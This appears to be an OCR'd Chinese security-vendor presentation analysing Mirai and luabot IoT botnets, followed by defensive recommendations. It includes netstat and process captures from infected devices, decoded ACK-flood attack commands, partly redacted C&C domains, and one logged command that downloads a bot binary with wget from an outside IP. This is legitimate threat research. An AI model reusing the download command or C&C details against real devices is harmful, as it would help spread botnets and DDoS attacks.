




luabot → mirai 发现过程




同一台设备上运行着luabot和mirai，而且都与mirai的CC服务器IP建立了连接




tcp	0	33695	200.6.204.146:44273	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44272	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44235	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44244	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44200	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44201	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44174	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44240	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44157	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44239	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44181	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44149	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44136	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44180	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44238	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44186	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44286	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44247	154.16.199.78:23	LAST_ACK	-
tcp	0	33695	200.6.204.146:44156	154.16.199.78:23	LAST_ACK	-

在另一台运行着luabot的设备上查看连接情况：明显的ddos攻击特征




抓包确认：luabot与mirai的服务器建立连接，之后发送大量的垃圾报文


mirai → other mirais




本是同根生

相煎何太急







mirai → other mirais 发现过程

查看攻击指令，发现几个熟悉的IP


```
2016-11-16 07:46:25 CMD: 2
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0x05 0xff 0x52 0x9d 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration:   30
atk type:       ACK-Flood
atk target      [1]  | 5.[redacted].157/32
atk opt         [1]  | flag-syn 1 1
```

```
2016-11-16 09:33:11 CMD: 3
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0xc6 0x2e 0x92 0xc7 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration:   30
atk type:       ACK-Flood
atk target      [1]  | 198.[redacted].199/32
atk opt         [1]  | flag-syn 1 1
```

查看监听的几个CC服务器的连接，找到对应IP

```
root@test:/tracker/mirai# netstat -anp|grep dvrHelper|grep -v LISTEN|grep -v 8.8.8.8
tcp        0      6 10.10.10.106:36620      93.[redacted].248:23        ESTABLISHED 2777/dvrHelper
tcp        0      6 10.10.10.106:43412      5.[redacted]98:23           ESTABLISHED 2849/dvrHelper
tcp        0      4 10.10.10.106:41240      192.[redacted]104:23        ESTABLISHED 2873/dvrHelper
tcp        0      1 10.10.10.106:46072      5.2[redacted]157:23         SYN_SENT    2753/dvrHelper
tcp        0      6 10.10.10.106:55544      133.[redacted].248:23       ESTABLISHED 2764/dvrHelper
tcp        0      4 10.10.10.106:54130      198.[redacted].199:23       ESTABLISHED 2825/dvrHelper
tcp        0      6 10.10.10.106:59586      192.[redacted]00:666        ESTABLISHED 2789/dvrHelper
tcp        0      4 10.10.10.106:46894      69.[redacted]05:23          ESTABLISHED 2813/dvrHelper
root@test:/tracker/mirai# ps aux|grep dvrHelper|grep -v defunct
root      2753  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper ftp.x[redacted]r.xyz 23 48101
root      2764  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper tw.s[redacted]n 23 48102
root      2777  0.0  0.0   1200   872 pts/23   S    11:18   0:00 ./dvrHelper hei[redacted]ork 23 48103
root      2789  0.0  0.0   1200   876 pts/23   S    11:18   0:00 ./dvrHelper hig[redacted]club 666 48104
root      2801  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper our.[redacted]23 48105
root      2813  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper fuc[redacted]ook.com 23 48106
root      2825  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper lo[redacted]re.pw 23 48107
root      2837  0.0  0.0   1200   872 pts/23   S    11:18   0:01 ./dvrHelper 6d7[redacted]es.net 2047 48108
root      2849  0.0  0.0   1200   872 pts/23   S    11:18   0:00 ./dvrHelper se[redacted]s.us 23 48109
root      2861  0.0  0.0   1200     4 pts/23   S    11:18   0:01 ./dvrHelper sdrf[redacted]p 23 48110
root      2873  0.0  0.0   1200   872 pts/23   S    11:18   0:00 ./dvrHelper q5f[redacted]x9m4g.ru 23 48111
```

IoT 安全形势分析



IoT发展趋势

```
1558 root     27624 S    ./sql123
1589 root     27632 S    ./lrm
1612 root     27632 S    ./xzccz
1645 root     27632 S    ./larm
1671 root     27628 S    ./2arm
2001 root     27628 S    ./zm
2115 root     27624 S    ./sys
2225 root     27624 S    ./V9M
2248 root     27628 S    ./sb
2374 root     27628 S    ./DClinux-arm
2658 root      1212 S    sh -c cd /tmp&& wget http://142.0.39.139:280/ubnt&&
2661 root      1919m S    ./ubnt
2833 root     26600 S    ./drr-arm
```

```
1523 root       208 S    {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
1526 root       500 S    {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
1621 root      1264 S    [arm_lsb_oabi]
1622 root     11856 S    [arm_lsb_oabi]
1844 root     27628 S    ./xzccz
1895 root     27628 S    ./2arm
```

IoT成为了黑产的新宠

安全解决方案

甲乙方-直接受害者

第三方-安全厂商


其它-国家、组织

甲乙方-直接受害者


默认关闭telnet、ssh等不需要的服务
定期扫描产品漏洞，进行专业的安全渗透测试
设备制造商
随机密码，强制用户首次登陆修改密码
在研发阶段就需要考虑安全因素


修改默认密码，不要使用12345等弱口令
用户
及时更新补丁
尽量不要将设备暴露在公网上

第三方-安全厂商



为厂商提供渗透测试等安全服务；

发现漏洞及时上报；

攻防不对称：易攻难守，攻击成本非常低；

防护技术发展缓慢：当前的防护技术在应对高级DDoS攻击的时候略显吃力；

攻击流量大：云清洗将是唯一的选择；

攻击水平高：实时检测难度大，必要时需要借助云端数据进行防护（绿盟黑洞ADS可以在线下载mirai库进行过滤）

其它-国家、组织

08 Europe to Push New Security Rules Amid IoT Mess

OCT 16

The **European Commission** is drafting new cybersecurity requirements to beef up security around so-called **Internet of Things** (IoT) devices such as Web-connected security cameras, routers and digital video recorders (DVRs). News of the expected proposal comes as security firms are warning that a great many IoT devices are equipped with little or no security protections.

More specifically, DHS is formulating a series of unifying principles – and best practices -- relating to IoT security, including how to patch stuff that's already in the field and not relying on an unsustainable physical recall process. Building security into the cloud will also be an option. While much of this will wind up being non-technical and just plain common sense for those who work full time in the security industry, awareness needs to be ratcheted up in the mainstream, Silvers says (he didn't specify when the principles would be released, only that it would be after lots of "extensive consultation" with industry stakeholders).


Q
&
A

谢谢！

NSFOCUS